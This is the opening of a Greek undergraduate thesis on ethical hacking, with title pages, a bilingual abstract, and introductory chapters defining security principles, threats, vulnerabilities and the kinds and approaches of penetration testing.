ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Μελέτη περιπτώσεων ελέγχων τρωτότητας και αξιολόγησης ευπαθειών απομακρυσμένου ιστότοπου και εφαρμογών ιστού χρησιμοποιώντας Ethical hacking.

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

του

ΝΙΚΟΛΑΟΥ ΒΡΟΥΧΑΚΗ

(ΑΕΜ: 2065)

Επιβλέπων : **Σπυρίδων Νικολάου**

Λέκτορας

Καστοριά, Απρίλιος - 2023

Η παρούσα σελίδα σκοπίμως παραμένει λευκή

ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Μελέτη περιπτώσεων ελέγχων τρωτότητας και αξιολόγησης ευπαθειών απομακρυσμένου ιστότοπου και εφαρμογών ιστού χρησιμοποιώντας Ethical hacking.

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

του

ΝΙΚΟΛΑΟΥ ΒΡΟΥΧΑΚΗ

(ΑΕΜ: 2065)

Επιβλέπων : **Σπυρίδων Νικολάου**
Λέκτορας

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 7/4/2023.

.....	.....	.....
Σπυρίδων Νικολάου Λέκτορας	Δημήτριος Βέργαδος Επίκουρος Καθηγητής	Ιωάννης Βάρδακας Αναπληρωτής Καθηγητής

Καστοριά, Απρίλιος - 2023

Περίληψη

Η παρούσα πτυχιακή εργασία πραγματοποιήθηκε στα πλαίσια των προπτυχιακών σπουδών μου το ακαδημαϊκό χειμερινό εξάμηνο 2022-2023 με θέμα «Μελέτη περιπτώσεων ελέγχων τρωτότητας και αξιολόγησης ευπαθειών απομακρυσμένου ιστότοπου και εφαρμογών ιστού χρησιμοποιώντας Ethical hacking».

Ο σκοπός αυτής της εργασίας είναι η ανάλυση των διαδικασιών αξιολόγησης ευπαθειών και ελέγχων τρωτότητας κυρίως σε εφαρμογές ιστού, αλλά και σε δικτυο-κεντρικά πληροφοριακά συστήματα. Η εισαγωγή ξεκινά με την επεξήγηση των βασικών εννοιών στα πλαίσια της κυβερνοασφάλειας. Έπειτα, αναλύονται τα είδη, οι προσεγγίσεις και οι φάσεις των ελέγχων τρωτότητας καθώς και η διαδικασία της αξιολόγησης ευπαθειών. Το δεύτερο κεφάλαιο επικεντρώνεται στο σχεδιασμό του του παγκόσμιου ιστού και των εφαρμογών ιστού. Στο τρίτο κεφάλαιο επεξηγούνται οι προκλήσεις και τα ζητήματα ασφαλείας των εφαρμογών ιστού, όπως γνωστές επιθέσεις και ευπάθειες. Το τέταρτο κεφάλαιο είναι αφιερωμένο στα εργαλεία ελέγχου τρωτότητας και αξιολόγησης ευπαθειών, κυρίως αυτών που χρησιμοποιήθηκαν στο πειραματικό μέρος, το οποίο είναι το επόμενο κεφάλαιο της εργασίας.

Το πειραματικό μέρος αποτελείται από δύο διαφορετικά σενάρια. Το πρώτο από αυτά αφορά ένα απόσπασμα ελέγχου τρωτότητας στην εκπαιδευτική εφαρμογή ιστού “Damn Vulnerable Web Application”, η οποία περιέχει σκόπιμα ευπάθειες και εσφαλμένες παραμετροποιήσεις. Το δεύτερο σενάριο είναι μία μελέτη περίπτωσης στην οποία υποκλέπτονται τα στοιχεία σύνδεσης ενός χρήστη της ηλεκτρονικής γραμματείας του Πανεπιστημίου, ενώ συνδέεται μέσω ενός κοινόχρηστου ασύρματου δικτύου Wi-Fi.

Λέξεις Κλειδιά: *Ασφάλεια, Κυβερνο-Ασφάλεια, Ευπάθεια, Τρωτότητα, Απειλή, Επίθεση, Κυβερνο-Επίθεση, Εισβολή, Έλεγχος Διείσδυσης, Αξιολόγηση Ευπαθειών, Hacking, Ethical Hacking, Παγκόσμιος Ιστός, Διακομιστές Ιστού, Εφαρμογές Ιστού, Διαδικτυακές Εφαρμογές, Μηχανισμοί Ασφάλειας, Πρωτόκολλα Ασφάλειας, HTTP, HTTPS, SSL, TLS, OWASP, WSTG, Cross Site Scripting (XSS), SQL Injection.*

Abstract

This thesis was conducted as part of my undergraduate studies in the academic winter semester 2022-2023 on the topic "Case study of vulnerability testing and vulnerability assessment of remote website and web applications using Ethical hacking".

The purpose of this project is to analyze the vulnerability assessment and penetration testing procedures mainly in web applications, but also in network-centric information systems. The introduction starts with an explanation of the basic concepts in the context of cybersecurity. It then discusses the types, approaches and phases of penetration testing and the vulnerability assessment process. The second chapter focuses on the design of the World Wide Web and web applications. The third chapter explains the challenges and security issues of web applications, such as known attacks and vulnerabilities. The fourth chapter is devoted to the penetration testing and vulnerability assessment tools, mainly those used in the experimental part, which is the next chapter of the thesis.

The experimental part consists of two different scenarios. The first of them concerns a penetration testing snippet on the educational web application "Damn Vulnerable Web Application", which contains intentional vulnerabilities and misconfigurations. The second scenario is a case study in which the login credentials of a user of the University's online registry are intercepted while connecting via a public Wi-Fi wireless network.

Keywords: *Security, Cybersecurity, Vulnerability, flaw, Threat, Attack, Cyber-attack, Intrusion, Penetration Test, Vulnerability Assessment, Hacking, Ethical Hacking, World Wide Web, Web Servers, Web Applications, Web Applications, Security Mechanisms, Security Protocols, HTTP, HTTPS, SSL, SSL, TLS, OWASP, WSTG, Cross Site Scripting (XSS), SQL Injection.*

Πίνακας Περιεχομένων

Λίστα Εικόνων

1. Εισαγωγή

1.1. Εισαγωγή στις έννοιες

1.1.1. Βασικές Αρχές Ασφάλειας

Η προστασία των δεδομένων και η διαφύλαξη των πόρων ορίζεται στη βάση των τριών θεμελιωδών αρχών της **Ασφάλειας Πληροφοριών** [1], οι οποίες είναι:

- **Εμπιστευτικότητα** (Confidentiality): Προστασία της πληροφορίας από μη εξουσιοδοτημένη πρόσβαση σε αυτήν.
- **Ακεραιότητα** (Integrity): Προστασία της πληροφορίας από μη εξουσιοδοτημένη τροποποίησή ή διαγραφή της.
- **Διαθεσιμότητα** (Availability): Διαφύλαξη της εξουσιοδοτημένης πρόσβασης στην πληροφορία, χωρίς εμπόδια ή καθυστέρηση.

Εκτός από τις παραπάνω θεμελιώδεις αρχές, η ασφάλεια πληροφοριών συσχετίζεται και με την εφαρμογή των μηχανισμών που ακολουθούν:

- **Αναγνώριση** (Identification): Η δυνατότητα αναγνώρισης κάποιου μοναδικού χρήστη ενός συστήματος ή μίας εφαρμογής που εκτελείται στο σύστημα.
- **Αυθεντικοποίηση** (Authentication): Η δυνατότητα απόδειξης ότι ένας χρήστης ή μία εφαρμογή είναι πραγματικά ο χρήστης ή η εφαρμογή που ισχυρίζεται ότι είναι.
- **Εξουσιοδότηση** (Authorization): Προστατεύει τις υποδομές ενός συστήματος περιορίζοντας την πρόσβαση μόνο σε εξουσιοδοτημένους χρήστες και εφαρμογές.
- **Αδυναμία αποποίησης** (Non-Repudiation): Διαβεβαίωση ότι στον αποστολέα της πληροφορίας παρέχεται απόδειξη παράδοσης και στον παραλήπτη παρέχεται απόδειξη της αυθεντικοποίησης του αποστολέα, με σκοπό να διασφαλιστεί ότι κανείς δε θα μπορεί αργότερα να αρνηθεί ότι επεξεργάστηκε τις πληροφορίες.

1.1.2. Βασικοί Ορισμοί Ασφάλειας

Αγαθό (asset) είναι κάθε αντικείμενο (όπως υπολογιστικός ή δικτυακός πόρος, δεδομένα) το οποίο έχει **αξία** (value) για τον **ιδιοκτήτη** (owner) του και για αυτό το λόγο πρέπει να προστατευτεί από πιθανή μείωση της αξίας του.

Για να χρησιμοποιηθεί ένα αγαθό από ένα **χρήστη** (user), θα πρέπει προηγουμένως να πραγματοποιηθεί η **εκχώρηση** (grant) του **προνομίου** / **δικαιώματος** (privilege) **πρόσβασης** (access) σε αυτό. Η διαδικασία εκχώρησης ενός δικαιώματος πρόσβασης γίνεται είτε από τον ιδιοκτήτη του αντικειμένου είτε από άλλον χρήστη με **δικαίωμα παραχώρησης** είτε από το **διαχειριστή** (controller) του συστήματος.

Ένα αγαθό μπορεί να εκτίθεται σε ένα **κίνδυνο** (danger). Ο κίνδυνος αντιπροσωπεύει την αιτία για να περιοριστεί η αξία του αγαθού. Ο περιορισμός της αξίας του αγαθού ονομάζεται **ζημιά** (harm).

Μία κατάσταση, όπου υπάρχει το ενδεχόμενο πρόκλησης απωλειών ή ζημιών, όπως **υποκλοπή** (interception) αγαθού, **μεταβολή** (modification) αγαθού, **πλαστογραφία** (fabrication) αγαθού ή **διακοπή** (interruption) της κανονικής λειτουργίας του συστήματος, αποτελεί μια **απειλή** (threat) για το σύστημα. Οι απειλές μπορούν να κατηγοριοποιηθούν ως εξής:

- **Φυσικές απειλές**, είναι αυτές που προκύπτουν από τη φύση των συστημάτων ή από το περιβάλλον μέσα στο οποίο αναπτύσσονται και λειτουργούν.
- **Εκούσιες απειλές**, είναι αυτές που προκύπτουν από εσκεμμένες κακόβουλες ενέργειες των χρηστών.
- **Ακούσιες απειλές**, είναι αυτές που προκύπτουν από λανθασμένες (ακούσιες) ενέργειες των χρηστών.

Οι ζημίες προκαλούνται μετά από **επιθέσεις** (attacks). Μια επίθεση προκαλείται ως αποτέλεσμα της εκμετάλλευσης μιας ή περισσότερων ευπαθειών του συστήματος.

Ευπάθεια (vulnerability), είναι μία αδυναμία ή ένα ελάττωμα σε ένα σύστημα, λογισμικό, ή υλικολογισμικό, τα οποία μπορούν να γίνουν αντικείμενο εκμετάλλευσης από εισβολείς για να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση, να κλέψουν ευαίσθητες πληροφορίες, ή να θέσουν σε κίνδυνο την ακεραιότητα ενός συστήματος. Μία ευπάθεια μπορεί να προκύψει από διάφορους λόγους, όπως λανθασμένες ρυθμίσεις, σφάλματα λογισμικού (bugs), ανεπαρκή πρωτόκολλα ασφαλείας, μη ενημερωμένα συστήματα, ή ανθρώπινα λάθη. Οι επιτιθέμενοι μπορούν να εκμεταλλευτούν αυτές τις ευπάθειες για να εξαπολύσουν επιθέσεις, όπως κακόβουλο λογισμικό, προσποίηση αξιόπιστης οντότητας με σκοπό την απόκτηση προσωπικών δεδομένων (phishing), έγχυση SQL (SQL injection), ή επιθέσεις άρνησης εξυπηρέτησης (denial-of-service attacks). Είναι σημαντικό να εντοπίζονται και να μετριάζονται τακτικά οι ευπάθειες με σκοπό την πρόληψη των επιθέσεων στον κυβερνοχώρο και την προστασία από πιθανές παραβιάσεις της ασφάλειας.

Ορισμένες κατηγορίες και χαρακτηριστικά παραδείγματα ευπαθειών είναι:

- **Ανθρώπινες Ευπάθειες** (Human): αποτελούν την κρισιμότερη κατηγορία για την ασφάλεια ενός Πληροφοριακού Συστήματος (ΠΣ) και μπορεί να προκαλέσουν τις χειρότερες επιπτώσεις, καθώς προέρχονται εκ των έσω (insiders), δηλαδή από νόμιμους χρήστες που γνωρίζουν καλά το σύστημα και τους μηχανισμούς ασφάλειας.
- **Ευπάθειες Υλικού και Λογισμικού**: Αφορούν προβληματική κατασκευή, καθώς και λανθασμένες ρυθμίσεις και δυσλειτουργίες του υλικού (hardware) και του λογισμικού (software).
- **Ευπάθειες Μέσων** (Media): αφορούν προβληματικές διαδικασίες διαχείρισης που μπορεί να οδηγήσουν σε κλοπή ή καταστροφή μαγνητικών, οπτικών ή έντυπων μέσων αποθήκευσης δεδομένων.
- **Ευπάθειες Επικοινωνιών** (Communications): αφορούν κατασκευαστικές αδυναμίες, λανθασμένες ρυθμίσεις, καθώς και δυσλειτουργίες των δικτυακών συνδέσεων.

- **Φυσικές Ευπάθειες** (Physical): αφορούν το φυσικό χώρο όπου αναπτύσσονται και λειτουργούν τα συστήματα (π.χ. datacenters).
- **Εκ φύσεως Ευπάθειες** (Natural): αφορούν φυσικά φαινόμενα (π.χ. φυσικές καταστροφές), περιβαλλοντικές εξαρτήσεις κ.ά.

Οι **επιπτώσεις** (impacts) που μπορεί να προκαλέσει μια επιτυχημένη επίθεση, αφορούν κυρίως τη μείωση της αξίας των αγαθών ή/και τη πρόκληση προσωρινής δυσλειτουργίας ή διακοπής της λειτουργίας του συστήματος.

Η αντιμετώπιση των απειλών επιτυγχάνεται με **μέτρα προστασίας** (controls) ή **αντίμετρα** (countermeasures), τα οποία συνίστανται σε προληπτικά κυρίως μέτρα (π.χ. πράξη, συσκευή, διαδικασία ή μέθοδος) τεχνικής και διαχειριστικής φύσης που αποσκοπούν στη μείωση ή εξάλειψη των γνωστών ευπαθειών του συστήματος. Η απόκτηση και εφαρμογή των μέτρων προστασίας συνεπάγεται ένα πρόσθετο κόστος (cost) λειτουργίας του οικείου οργανισμού.

1.2. Κυβερνοασφάλεια (Cyber Security)

Η **κυβερνοασφάλεια** (Cyber Security) [2] είναι το σύνολο των τεχνολογιών και των διαδικασιών που χρησιμοποιούνται για να διασφαλίζουν τα δικτυοκεντρικά υπολογιστικά συστήματα, συμπεριλαμβάνοντας το υλικολογισμικό, το λογισμικό και τα δεδομένα, από κυβερνοεπιθέσεις, που προέρχονται από μη εξουσιοδοτημένα άτομα και να εφαρμόζουν τις βασικές αρχές της ασφάλειας, δηλαδή την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα των δεδομένων.

Η ασφάλεια και η φυσική ασφάλεια στον κυβερνοχώρο περιλαμβάνονται στην κυβερνοασφάλεια και χρησιμοποιούνται από οργανισμούς για την προστασία από μη εξουσιοδοτημένη πρόσβαση σε υπολογιστικά και άλλα ηλεκτρονικά συστήματα. Το φάσμα των εργασιών για την ασφάλεια στον κυβερνοχώρο περιλαμβάνει την υπεράσπιση συστημάτων και πληροφοριών από σοβαρές διαδικτυακές απειλές. Υπάρχουν πολλοί κίνδυνοι τώρα. Έτσι, μπορεί να είναι δύσκολο να τηρήσουμε τη στρατηγική και τις επιχειρήσεις κυβερνοασφάλειας, ιδιαίτερα σε κυβερνητικά και επιχειρηματικά δίκτυα όπου, στις πιο εφευρετικές μορφές τους, οι επιθέσεις στον κυβερνοχώρο συχνά στοχεύουν μυστικά, πολιτικά και στρατιωτικά περιουσιακά στοιχεία ενός έθνους ή τον λαό του. Ορισμένες από τις συνήθεις απειλές είναι :

- **Κυβερνοτρομοκρατία**: Οι τρομοκρατικές οργανώσεις χρησιμοποιούν τεχνολογία πληροφοριών για να προωθήσουν τους πολιτικούς τους στόχους. Αυτοί οι τύποι επιθέσεων στοχεύουν συχνά τις τηλεπικοινωνιακές υποδομές, τα συστήματα υπολογιστών και τα δίκτυα.
- **Κυβερνοπόλεμος**: Συνεπάγεται τη χρήση της τεχνολογίας των πληροφοριών από τα έθνη-κράτη για να εισχωρήσουν στα δίκτυα μιας άλλης χώρας και να προκαλέσουν ζημιά. Ο κυβερνοπόλεμος θεωρείται πλέον η πέμπτη γενιά πολέμου στις ΗΠΑ. Οι επιθέσεις στον κυβερνοπόλεμο πραγματοποιούνται συνήθως από εξειδικευμένους χειριστές δικτύων υπολογιστών, γνωστούς ως χάκερ, οι οποίοι εργάζονται για τα έθνη-κράτη. Μια επίθεση κυβερνοπολέμου έχει τη δυνατότητα να διεισδύσει σε δίκτυα για να διακυβεύσει σημαντικά δεδομένα, να υποβαθμίσει τις επικοινωνίες, να βλάψει κρίσιμες υπηρεσίες

όπως οι μεταφορές και η υγειονομική περίθαλψη ή να διακόψει τις επιχειρήσεις αντί να κλείσει εντελώς τα βασικά δίκτυα ενός στόχου.

- **Κατασκοπεία στον κυβερνοχώρο**: Περιλαμβάνει τη χρήση τεχνολογίας πληροφοριών χωρίς τη συγκατάθεση του ιδιοκτήτη ή του κατόχου για τη λήψη εμπιστευτικών πληροφοριών. Συνήθως πραγματοποιείται χρησιμοποιώντας κακόβουλο λογισμικό και τεχνικές διάρρηξης για να αποκτήσουν ένα στρατηγικό, οικονομικό ή στρατιωτικό πλεονέκτημα.

Η κυβερνοασφάλεια μπορεί να βοηθήσει στη διαχείριση του κινδύνου και στην πρόληψη κυβερνοεπιθέσεων, παραβιάσεων δεδομένων και κλοπής ταυτότητας. Ένας οργανισμός είναι σε καλύτερη θέση να σταματήσει αυτές τις επιθέσεις όταν εφαρμόζει σωστά την ασφάλεια δικτύου και έχει μια ισχυρή στρατηγική αντιμετώπισης περιστατικών. Για παράδειγμα, η προστασία τελικού σημείου (endpoint protection) σαρώνει υπολογιστές για κακόβουλο λογισμικό ενώ παράλληλα προστατεύει πληροφορίες και αποτρέπει από την απώλεια ή την κλοπή.

1.3. Κυβερνοεπίθεση (Cyber Attack)

Μία κυβερνοεπίθεση (Cyber Attack) [3] είναι η προσπάθεια κάποιου ατόμου ή κάποιας ομάδας να αποκτήσει μη εξουσιοδοτημένη πρόσβαση σε υπολογιστές, εφαρμογές ή δίκτυα με σκοπό να κλέψει, να προκαλέσει ζημιά, να εκθέσει ή να τροποποιήσει δεδομένα. Οι επιθέσεις χωρίζονται σε δύο τύπους, τις στοχευμένες και τις μη στοχευμένες.

Στις στοχευμένες κυβερνοεπιθέσεις ο εισβολέας (cyber attacker) έχει όφελος από μία επίθεση σε έναν συγκεκριμένο οργανισμό, άρα ο στόχος είναι συγκεκριμένος. Η προετοιμασία αυτού του τύπου των επιθέσεων παίρνει αρκετό χρόνο, έτσι ώστε να βρεθεί ο καλύτερος τρόπος εισβολής.

Στις μη στοχευμένες επιθέσεις ο επιτιθέμενος στοχεύει όλους τους πιθανούς στόχους, εκμεταλλεύοντας κυρίως την ανοικτότητα του διαδικτύου.

Οι κυβερνοεπιθέσεις συμβαίνουν επειδή οργανισμοί, κρατικοί φορείς ή άτομα θέλουν ένα ή πολλά πράγματα, όπως:

- Οικονομικά δεδομένα επιχειρήσεων
- Λίστες πελατών
- Οικονομικά δεδομένα πελατών
- Βάσεις δεδομένων πελατών, συμπεριλαμβανομένων των προσωπικών πληροφοριών (PII)
- Διαπιστευτήρια σύνδεσης λογαριασμών
- Πνευματική ιδιοκτησία, όπως εμπορικά μυστικά ή σχέδια προϊόντων
- Ευαίσθητα προσωπικά δεδομένα
- Κυβερνητικές υπηρεσίες και κυβερνητικοί οργανισμοί

Εάν είναι επιτυχείς, οι κυβερνοεπιθέσεις μπορούν να βλάψουν τις επιχειρήσεις. Συγκεκριμένα, μπορούν να προκαλέσουν μεγάλο χρόνο διακοπής λειτουργίας, απώλεια ή χειραγώγηση δεδομένων και απώλεια χρημάτων μέσω λύτρων. Επιπλέον, ο χρόνος διακοπής της λειτουργίας μπορεί να οδηγήσει σε σημαντικές διακοπές υπηρεσιών και οικονομικές απώλειες. Για παράδειγμα:

- Οι επιθέσεις DoS, DDoS και κακόβουλου λογισμικού μπορούν να προκαλέσουν καταρρεύσεις συστημάτων, διακομιστών και δικτύων.
- Οι επιθέσεις DNS tunneling και SQL injection μπορούν να τροποποιήσουν, να διαγράψουν, να εισάγουν ή να κλέψουν δεδομένα σε ένα σύστημα.
- Οι επιθέσεις phishing και zero-day exploit επιτρέπουν στους επιτιθέμενους να εισέλθουν σε ένα σύστημα για να προκαλέσουν ζημιά ή να κλέψουν πολύτιμες πληροφορίες.
- Οι επιθέσεις Ransomware μπορούν να απενεργοποιήσουν ένα σύστημα έως ότου η εταιρεία καταβάλει στον επιτιθέμενο λύτρα.

Οι οργανισμοί μπορούν να μειώσουν τις κυβερνοεπιθέσεις με ένα αποτελεσματικό σύστημα κυβερνοασφάλειας. Η κυβερνοασφάλεια είναι η πρακτική της προστασίας κρίσιμων συστημάτων και ευαίσθητων πληροφοριών από ψηφιακές επιθέσεις, η οποία περιλαμβάνει τεχνολογία, ανθρώπους και διαδικασίες. Ένα αποτελεσματικό σύστημα κυβερνοασφάλειας αποτρέπει, ανιχνεύει και αναφέρει τις κυβερνοεπιθέσεις χρησιμοποιώντας βασικές τεχνολογίες και βέλτιστες πρακτικές, όπως:

- Διαχείριση ταυτότητας και πρόσβασης (IAM)
- Μια ολοκληρωμένη πλατφόρμα ασφάλειας δεδομένων
- Διαχείριση πληροφοριών και συμβάντων ασφαλείας (SIEM)
- Επιθετικές και αμυντικές υπηρεσίες ασφάλειας και πληροφορίες απειλών

1.4. (Έλεγχος Διείσδυσης) Penetration Testing

Ο Έλεγχος Διείσδυσης (Penetration Testing) [4], ή αλλιώς Ethical Hacking [5], είναι μια εξουσιοδοτημένη διαδικασία που έχει ως στόχο την ανακάλυψη αδυναμιών σε ένα πληροφοριακό σύστημα και έπειτα την εισβολή σε αυτό, προσομοιώνοντας μία αληθινή κυβερνοεπίθεση. Σε αυτούς τους ελέγχους χρησιμοποιούνται οι ίδιες τεχνικές και τα ίδια εργαλεία με έναν πραγματικό εισβολέα και γι' αυτό είναι ιδιαίτερα αποτελεσματικοί. Επίσης, αντικείμενο της έρευνας εκτός από πληροφοριακό σύστημα μπορεί να είναι και ένα κτίριο, ή οι ίδιοι οι άνθρωποι που εργάζονται στον οργανισμό. Γενικά, ο Έλεγχος Διείσδυσης είναι πολύ διαδεδομένος και διεξάγεται συστηματικά από πολλούς οργανισμούς.

1.4.1. Είδη Ελέγχου Διείσδυσης

Υπάρχουν διάφορα είδη Ελέγχου Διείσδυσης (Penetration Testing) [6], το καθένα με διαφορετική προσέγγιση, τα οποία αναλύονται παρακάτω.

1.4.1.1. Έλεγχος Διείσδυσης Δικτύου (Network Penetration Testing)

Ο Έλεγχος Διείσδυσης Δικτύου (Network Penetration Testing) είναι ο πιο συνηθισμένη διαδικασία Ελέγχου Διείσδυσης και μπορεί να εφαρμοστεί εσωτερικά και εξωτερικά των εγκαταστάσεων. Ο έλεγχος αυτός περιλαμβάνει κυρίως τα εξής:

- Ανοιχτές πόρτες
- Ευπάθειες στο δίκτυο
- Έλεγχος των routers
- Παράκαμψη Firewalls

- Ίχνη από DNS
- Διαμεσολαβητές
- Επιθέσεις σε SSH
- SQL Server
- Αποφυγή IDS/IPS
- FTP
- SMTP

1.4.1.2. Έλεγχος Διείσδυσης Διαδικτυακών Εφαρμογών (Web Application Penetration Testing)

Ο Έλεγχος Διείσδυσης Διαδικτυακών Εφαρμογών εφαρμόζεται για να ανακαλύψει ευπάθειες ή αδυναμίες στην ασφάλεια μίας διαδικτυακής εφαρμογής (Web Application). Ο έλεγχος αυτός είναι πιο εξειδικευμένος και περίπλοκος από τους υπόλοιπους. Ελέγχονται οι ίδιες οι εφαρμογές, αλλά και τα παρελκόμενα τους, όπως οι φυλλομετρητές (browsers), πρόσθετα (plugins), ActiveX, Silverlight, Scriptlets και Applets. Οι τεχνικές του Ελέγχου Διείσδυσης Διαδικτυακών Εφαρμογών εξελίσσονται συνεχόμενα λόγω της αύξησης των απειλών για διαδικτυακές εφαρμογές. Αυτές οι απειλές παρουσιάζουν τεράστια αύξηση από το ξέσπασμα του ιού COVID-19, έχοντας ως αποτέλεσμα περίπου 600% αύξηση στις κυβερνοεπιθέσεις.

1.4.1.3. Έλεγχος από την πλευρά του τελικού χρήστη (Client-Side Penetration Testing)

Ο Έλεγχος από την πλευρά του τελικού χρήστη έχει ως σκοπό να ανακαλύψει ευπάθειες ή αδυναμίες ασφάλειας σε εφαρμογές από την πλευρά του τελικού χρήστη, όπως προγράμματα περιήγησης και email, ακόμα και Adobe Photoshop ή τη σουίτα Microsoft Office. Τέτοιοι έλεγχοι διεξάγονται για να ανακαλύψουν συγκεκριμένες επιθέσεις, όπως:

- Clickjacking
- Cross-Site Scripting
- Form Hijacking
- HTML Injection
- Open Redirection
- Μόλυνση από ιό

1.4.1.4. Έλεγχος Διείσδυσης Ασύρματου Δικτύου (Wireless Penetration Testing)

Ο Έλεγχος Ασύρματου Δικτύου εξετάζει τις συνδέσεις ανάμεσα σε όλες τις συσκευές, οι οποίες είναι συνδεδεμένες στο Wi-Fi του οργανισμού. Σε αυτές τις συσκευές συμπεριλαμβάνονται laptops, tablets, κινητά τηλέφωνα και IoT συσκευές. Οι Έλεγχοι Ασύρματων Δικτύων πραγματοποιούνται, συνήθως, στο χώρο της εγκατάστασης, για να είναι ο pen tester εντός της εμβέλειας του Wi-Fi. Σε τέτοιου είδους ελέγχους ελέγχονται κυρίως:

- Οι μέθοδοι κρυπτογράφησης στα σημεία πρόσβασης (Access Points) και πόσο αποτελεσματικές είναι.
- Αν τα δεδομένα στο δίκτυο είναι κρυπτογραφημένα, και αν ναι, με ποιο τρόπο.
- Αν υπάρχει παρακολούθηση που να αναγνωρίζει μη εξουσιοδοτημένους χρήστες.
- Αν υπάρχει κάποια λάθος παραμετροποίηση στον εξοπλισμό από την ομάδα IT.

1.4.1.5. Φυσικός Έλεγχος Διείσδυσης (Physical Penetration Testing)

Ο Φυσικός Έλεγχος προσομοιώνει μια απειλή από τον πραγματικό κόσμο, στον οποίο ο pen tester προσπαθεί να παρακάμψει φυσικά εμπόδια για να πάρει πρόσβαση στις εγκαταστάσεις του οργανισμού ή σε δεδομένα υπαλλήλων. Το πιο σημαντικό πλεονέκτημα του Φυσικού Ελέγχου είναι η ανακάλυψη αδυναμιών και ευπαθειών σε φυσικούς ελέγχους (κλειδαριές, κάμερες, αισθητήρες). Αναγνωρίζοντας αυτές τις αδυναμίες μπορούν να γίνουν σχετικές ενέργειες για να ενδυναμωθεί η φυσική ασφάλεια του οργανισμού.


1.4.2. Προσεγγίσεις του Ελέγχου Διείσδυσης (Penetration Testing)

Οι Έλεγχοι Διείσδυσης [7] διαφέρουν στην προσέγγισή τους αλλά και στις αδυναμίες που προσπαθούν να εκμεταλλευτούν. Η προσέγγιση προσδιορίζεται από το επίπεδο της πληροφορίας που παρέχεται στον pen tester, καθώς και το πεδίο του ελέγχου. Για παράδειγμα, ο pen tester θα έχει την πληροφορία για τη διαμόρφωση του δικτύου, ή πρέπει να το βρει μόνος του; Οι διαφορετικές προσεγγίσεις του Ελέγχου Διείσδυσης είναι οι εξής:

- Black Box
- White Box
- Gray Box

1.4.2.1. Black Box Έλεγχος Διείσδυσης (Penetration Testing)

Σε έναν έλεγχο διείσδυσης τύπου Black Box, ο pen tester έχει στην κατοχή του ελάχιστες έως καθόλου πληροφορίες για τις εγκαταστάσεις ή τον οργανισμό που έχει ως στόχο. Αυτός ο έλεγχος στην ουσία προσομοιώνει μία αληθινή επίθεση, στην οποία ο pen tester αναλαμβάνει το ρόλο ενός εισβολέα χωρίς καμία βοήθεια.



Εικόνα 1. Black Box Penetration Testing

Πηγή: purplesec.us

Ένας έλεγχος διείσδυσης τύπου Black Box μπορεί να διαρκέσει έως και έξι εβδομάδες μέχρι την ολοκλήρωσή του και είναι ένα από τους μεγαλύτερους τύπους ελέγχων διείσδυσης. Ο πιο συνήθης τρόπος εισβολής σε ένα σύστημα κατά τη διάρκεια του Black Box ελέγχου είναι η εκτέλεση γνωστών exploits, παράλληλα όμως απαιτούνται και προχωρημένες ικανότητες.

1.4.2.2. White Box Έλεγχος Διείσδυσης (Penetration Testing)

Σε έναν έλεγχο διείσδυσης τύπου White Box, ο pen tester έχει πλήρη πρόσβαση και γνώση για τον πηγαίο κώδικα (source code) των εφαρμογών, το δίκτυο και το περιβάλλον του οργανισμού, σε αντίθεση με το Black Box. Τέτοιου τύπου έλεγχοι διεξάγονται κυρίως σε λογισμικό, κατά τη διάρκεια της ανάπτυξης, πριν την κυκλοφορία του, ή ακόμα και μετά την κυκλοφορία, για να διορθώσει πιθανά προβλήματα που εκθέτουν την ασφάλεια των χρηστών.

Ένας έλεγχος διείσδυσης τύπου White Box έχει ως στόχο να πραγματοποιήσει έναν ξεκάθαρο και ολοκληρωμένο έλεγχο ασφαλείας των συστημάτων ενός οργανισμού και να παράσχει στον pen tester όσο το δυνατόν περισσότερες λεπτομέρειες. Τα αποτελέσματα του ελέγχου αυτού παρέχουν περισσότερες πληροφορίες, καθώς ο pen tester έχει πρόσβαση σε σημεία που ο Black Box Έλεγχος δεν έχει. Βέβαια, αυτό έχει και μειονεκτήματα όπως για παράδειγμα, μπορεί να χρειαστεί περισσότερος χρόνος για να αποφασίσει πως θα κινηθεί ο pen tester, ή λόγω των λεπτομερών πληροφοριών που του έχουν δοθεί να κινηθεί εντελώς διαφορετικά από έναν εισβολέα. Συμπληρωματικά, ίσως χρειαστούν εξειδικευμένα και ακριβά εργαλεία, όπως debuggers και αναλυτές κώδικα.

